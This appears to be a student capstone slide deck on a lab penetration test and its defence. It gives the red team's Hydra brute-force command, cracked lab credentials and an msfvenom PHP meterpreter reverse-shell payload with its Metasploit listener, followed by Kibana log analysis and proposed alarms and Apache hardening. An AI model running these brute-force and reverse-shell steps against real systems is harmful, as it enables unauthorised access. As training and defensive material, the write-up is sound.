Capstone Engagement

Assessment, Analysis, and Hardening of a Vulnerable System

Emma Franco & Gloria Morelos

Table of Contents

01 Network Topology


02 Red Team: Security Assessment

03 Blue Team: Log Analysis and Attack Characterization

04 Hardening: Proposed Alarms and Mitigation Strategies

Network Topology

Network Topology



Network
Address Range: 192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines
IPv4: 192.168.1.105
OS: Linux
Hostname: Capstone
IPv4: 192.168.1.90
OS: Linux
Hostname: Kali

IPv4: 192.168.1.100
OS: Linux
Hostname: ELK
IPv4: 192.168.1.1
OS: Windows
Hostname: ML-RefVM-684427

Red Team

Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
CAPSTONE	192.168.1.105	The Target Machine
KALI	192.168.1.90	The Attacker Machine
ELK	192.168.1.100	Kibana Visualization of Attack Logs
ML-REFVM-684427	192.168.1.1	Gateway/NAT Switch

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Directory listing enabled	Able to use browser to visit Capstone IP address and view directories of Capstone web server	Information Disclosure: User 'Ashton' found to be owner of */company_folders/secret_folder/* ; Attacker can use this information for further exploitation
Weak User Authentication	Able to conduct brute force attack to obtain password via rockyou.txt; Password is weak and lacks lockout rule for failed login attempts	Successful Brute Force Attack: Resulted in the password for Ryan's */secret_folder/*
Firewall Misconfigurations	Able to gain access to Capstone web server by executing reverse shell payload using open ports	Unauthorized Access: Attacker now has unauthorized and undetected control of Capstone web server

Exploitation: Directory Listing Enabled

01

Tools & Processes

To view the the Capstone server file structure, we entered *http://192.168.1.105* into a web browser. Since Directory Listing was enabled, this provided us full access to the company files.


02

Achievements

The attacker discovered that user 'Ashton' was owner of */company_folders/secret_folder/* by viewing contents of *meet_our_team/ashton.txt*.

03

Evidence




"I can't believe that they have me managing the company_folders/secret_folder!"
-- Ashton


Full screenshots on next slide.

Evidence of Vulnerability: Directory Listing Enabled


STEP 1:
Visit *http://192.168.1.105* in web browser and view files



STEP 2:
Click on *meet_our_team/* to see the *ashton.txt* file



STEP 3:
Note that Ashton manages the *company_folders/secret_folder/*



Exploitation: Weak Password & No Failed Password Lockout

01

Tools & Processes
Cracked password for */secret_folder/* by executing a Hydra brute force attack using the information we obtained from the ashton.txt file and a 'rockyou' dictionary. The dictionary was used to quickly attempt various common passwords until one was successful.

02

Achievements
Cracked password for user 'Ashton' and gained access to /secret_folder/.

Once inside */secret_folder/* discovered access data for */webdav/*. Cracked hash for user 'Ryan' and gained access to */webdav/*.

03

Evidence
The following command produced Ashton's password:

hydra -l ashton -P /usr/share/wordlists/rockyou.txt -s 80 -f -vV 192.168.1.105 http-get /company_folders/secret_folder

```
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-08-30 1
2:52:52
root@kali:~#
```

Full screenshots on next slide.

Evidence of Vulnerability: Weak Password & No Failed Password Lockout

STEP 1:
Crack Ashton's password using Hydra brute force attack

```
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-08-30 1
2:52:52
root@Kali:~#
```

STEP 2:
Once in *secret_folder/* open file *connect_to_corp_server/* which contains Ryan's password hash

192.168.1.105/company_folders/secret_folder/connect_to_corp_server

Personal Note In order to connect to our companies webdav server I need to use ryan's account (Hash:d7dad0a5cd7c8376eeb50d69b3ccd352) 1. I need to open the folder on the left hand bar 2. I need to click "Other Locations" 3. I need to type "dav://172.16.84.205/webdav/" 4. I will be prompted for my user (but i'll use ryans account) and password 5. I can click and drag files into the share and reload my browser

STEP 3:
Visit www.crackstation.net to obtain Ryan's password from the hash

mail YouTube Maps GitLab BSC Azure Dogecoin Cyber New Professi... Word Doc Pen Testi... Table CertMaster Security...

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

d7dad0a5cd7c8376eeb50d69b3ccd352

I'm not a robot reCAPTCHA Privacy - Terms

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
d7dad0a5cd7c8376eeb50d69b3ccd352	md5	linux4u

Exploitation: Firewall Misconfigurations

01

Tools & Processes
Created and uploaded malicious msfvenom payload to shared WebDAV folder.

Established remote listener and executed a reverse shell on Capstone server by clicking on the malicious file we placed in the WebDAV folder through our web browser since Directory Listing is enabled for the site.


02

Achievements
Obtained access to the root directory on the Capstone machine (192.168.1.105) and created a persistent backdoor, allowing for continued access to the target machine.

03

Evidence
The following command was used to create the malicious shell.php payload:

msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.1.90 LPORT=55555 -f raw > shell.php



Full screenshots on next slide.


Evidence of Vulnerability: Firewall Misconfigurations

STEP 1:
Create malicious *shell.php* file using msfvenom

```
root@Kali:~/Desktop# msfvenom -p php/meterpreter_reverse_tcp LHOST=192.168.1.90 LPORT=600
 -f raw > shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 30687 bytes

root@Kali:~/Desktop#
```

STEP 2:
Upload *shell.php* to *webdav/* folder



STEP 3:
Set up a remote listener and execute payload through browser to gain access to target machine

```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 192.168.1.90
lhost => 192.168.1.90
msf5 exploit(multi/handler) > set lport 55555
lport => 55555
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.1.90:55555
[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.90:55555 -> 192.168.1.105:47574) at 2021-08-3
0 14:13:12 -0700

meterpreter >
```

Blue Team

Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan

- Port scan occurred from 19:15 to 19:25
- A total of 1,105 packets were sent by Attacker IP 192.168.1.90
- The sudden increase in amount of packets is a clear indicator. Further investigation into user agents provides us with the user agent "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"

Top values of http.re...	Top values of source...	Top values of user_a...	@timestamp per 5 m...	Count of records
get	192.168.1.90	Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)	19:15	3
get	192.168.1.90	Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)	19:20	12
get	192.168.1.90	Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)	19:25	1,090

The hidden directory was discovered August 30, 2021 @ 19:55:09.000

Analysis: Finding the Request for the Hidden Directory

Time	_source
> Aug 30, 2021 @ 19:55:09.000	url.original: /company_folders/secret_folder/connect_to_corp_server agent.hostname: server1 agent.id: 07143c2c-842d-4407-8ad8-90e08d99f87a agent.ephemeral_id: 4c675b66-5b95-40e0-b9a9-00c1dfd2bc07 agent.type: filebeat agent.version: 7.7.0 log.file.path: /var/log/apache2/access.log log.offset: 1,860,031 source.address: 192.168.1.1 source.ip: 192.168.1.1

10,143 requests were made to access the /secret_folder and /connect_to_corp_server files, one of which was successful and provided attacker with instructions for connecting to Webdav.

Top values of us...	Top values of url...	Top values of ev...	Top values of fil...	Top values of htt...	Count of records
Mozilla/4.0 (Hydra)	/company_folders/secret_folder	failure	access	401	10,142
Mozilla/4.0 (Hydra)	/company_folders/secret_folder	success	access	301	1

Analysis: Uncovering the Brute Force Attack

10,143 requests were made in the attack

Top values of...	Top values of...	Top values of...	Top values of...	Top values of...	@timestamp ...	Count of reco...
Mozilla/4.0 (Hydra)	/company_folders/secret_folder	failure	access	401	2021-08-30 19:00	10,142
Mozilla/4.0 (Hydra)	/company_folders/secret_folder	success	access	301	2021-08-30 19:00	1

Top values of user_agent.original	Top values of source.ip	Count of records
Mozilla/4.0 (Hydra)	192.168.1.90	10,143
Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)	192.168.1.90	2,218
Go-http-client/1.1	127.0.0.1	1,711


14, 071 requests were made before the attacker discovered the password

Attacker discovered password on August 30, 2021 at 19:52:52

Time	_source
Aug 30, 2021 @ 19:52:5	event.outcome: success user_agent.original: Mozilla/4.0 (Hydra) agent.hostname: server1 agent.id: 07143c2c-842d-4407-8ad8-90e08d99f87a agent.ephemeral_id: 4c675b66-5b95-40e0-b9a9-00c1dfd2bc07 agent.type: filebeat agent.version: 7.7.0 log.file.path: /var/log/apache2/access.log log.offset: 1,854,018 source.address: 192.168.1.90 source.ip: 192.168.1.90 fileset.name: access url.original: /company_folders/secret_folder input.type: log @timestamp: Aug 30, 2021 @ 19:52:52.000 ecs.version: 1.5.0 service.type: apache host.name: server1 http.request.referrer: - http.request.method: get

Analysis: Finding the WebDAV Connection

45 requests were made to the /webdav/ directory to access shell.php and passwd.dav files



Top values of http.request...	Top values of event.outco...	Top values of source.addr...	Top values of url.original	Count of records
put	success	192.168.1.90	/webdav/shell.php	1
propfind	success	192.168.1.90	/webdav/shell.php	7
propfind	success	192.168.1.90	/webdav/passwd.dav	6
propfind	success	192.168.1.90	/webdav	23
options	success	192.168.1.90	/webdav	1
get	success	192.168.1.1	/webdav/shell.php	1
get	success	192.168.1.1	/webdav/	1
propfind	failure	192.168.1.90	/webdav/shell.php	2
get	failure	192.168.1.90	/webdav/	1
options	failure	192.168.1.90	/webdav	1
get	failure	192.168.1.1	/webdav/	1


Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

An alarm can be set after 1000 connections have been made within an hour:



System Hardening

In order to block future port scans, the following should be implemented:

- Identify what normal host activity looks like and set up continuous log monitoring that alerts when thresholds for abnormal activity such as port scans or bruteforce is detected
- Configure firewall to first block all traffic, then override to allow only essential traffic
- Whitelist known IP addresses

Mitigation: Finding the Request for the Hidden Directory

Alarm

In order to detect future unauthorized access, set an alert that will trigger when threshold of >0 requests for the hidden directory is exceeded.

System Hardening

In order to block future unwanted access, disable directory listing for hidden directories. This can be done by reconfiguring the Apache2 configuration file with the below settings::

```
<Directory /var/www/company_folders/secret_folder>
        Options -Indexes +FollowSymLinks
        AllowOverride None
        Require all granted
</Directory>
sudo systemctl restart apache2
```

Another option would be to configure httpd.conf file to restrict access by IP and whitelist known IP addresses to have access to hidden directories, and deny traffic to all others:

```
<Directory /PATH/TO/WEBDIR/wp-admin>
   # allow access from 192.168.1.105
   # and block everything else
   Require ip 192.168.1.105
</Directory>
```

Mitigation: Preventing Brute Force Attacks

Alarm

To detect future brute force attacks, an alarm should be set to go off any time there are more than 10 failed login attempts (indicated by Error (401) responses) within 3 minutes.

Additionally, since it seems Ashton is the only one managing the secret_folder/, it would make sense to have an alarm set that would create an alert and log anytime a successful login (indicated by OK (200) response) is triggered by an IP address other than Ashton's. Similar alerts could be set for other sensitive files or directories, such as the WebDav folder.

System Hardening

The easiest way to prevent brute force attacks is to implement an account lockout after 5 or more failed login attempts. However, depending on how many accounts an attacker is attempting to brute force their way into, this could cause other administrative obstacles if admins need to continuously unlock people's accounts to continue operations.

A slightly better option would be to add an arbitrary amount of time between password entry and password authentication, known as Password Authentication Delay. Adding just a few seconds between each entry and authentication can greatly delay the progress of a brute force attack, giving defenders more time to respond.

Other options could include:

- Using CAPTCHAS for login
- Implementing Security Questions
- Having a strong password policy

Mitigation: Detecting the WebDAV Connection

Alarm

If only certain people require access to the WebDAV directory, then it would be prudent to block all IPs from accessing the directory and then whitelisting only the IPs that require access (such as Ryan).

Then, you could set an alarm that would go off anytime an untrusted IP address attempts to access the WebDAV folder.

System Hardening

To block all IPs and whitelist trusted IPs, the httpd.conf file on the host machine would need to be updated to the following:

```
<Directory /var/www/webdav/>
        Order allow,deny
        Allow from 192.168.1.105
        Allow from 192.168.1.1
        Allow from [Insert Ryan's IP address]
        Deny from all
</Directory>
```

Mitigation: Identifying Reverse Shell Uploads

Alarm

To identify reverse shell uploads, an alarm could be set to go off anytime a “put” request is made to a protected folder, such as WebDAV, from an unknown IP. The alarm would trigger an email alert and log the details of the incident.

System Hardening

To block or prevent file uploads there are a variety of steps an organization can take, such as implementing File Type Verification for uploads, restricting specific file extensions, using Anti-Malware tools to scan uploads, and storing files in an external directory, separate from the webroot.

the End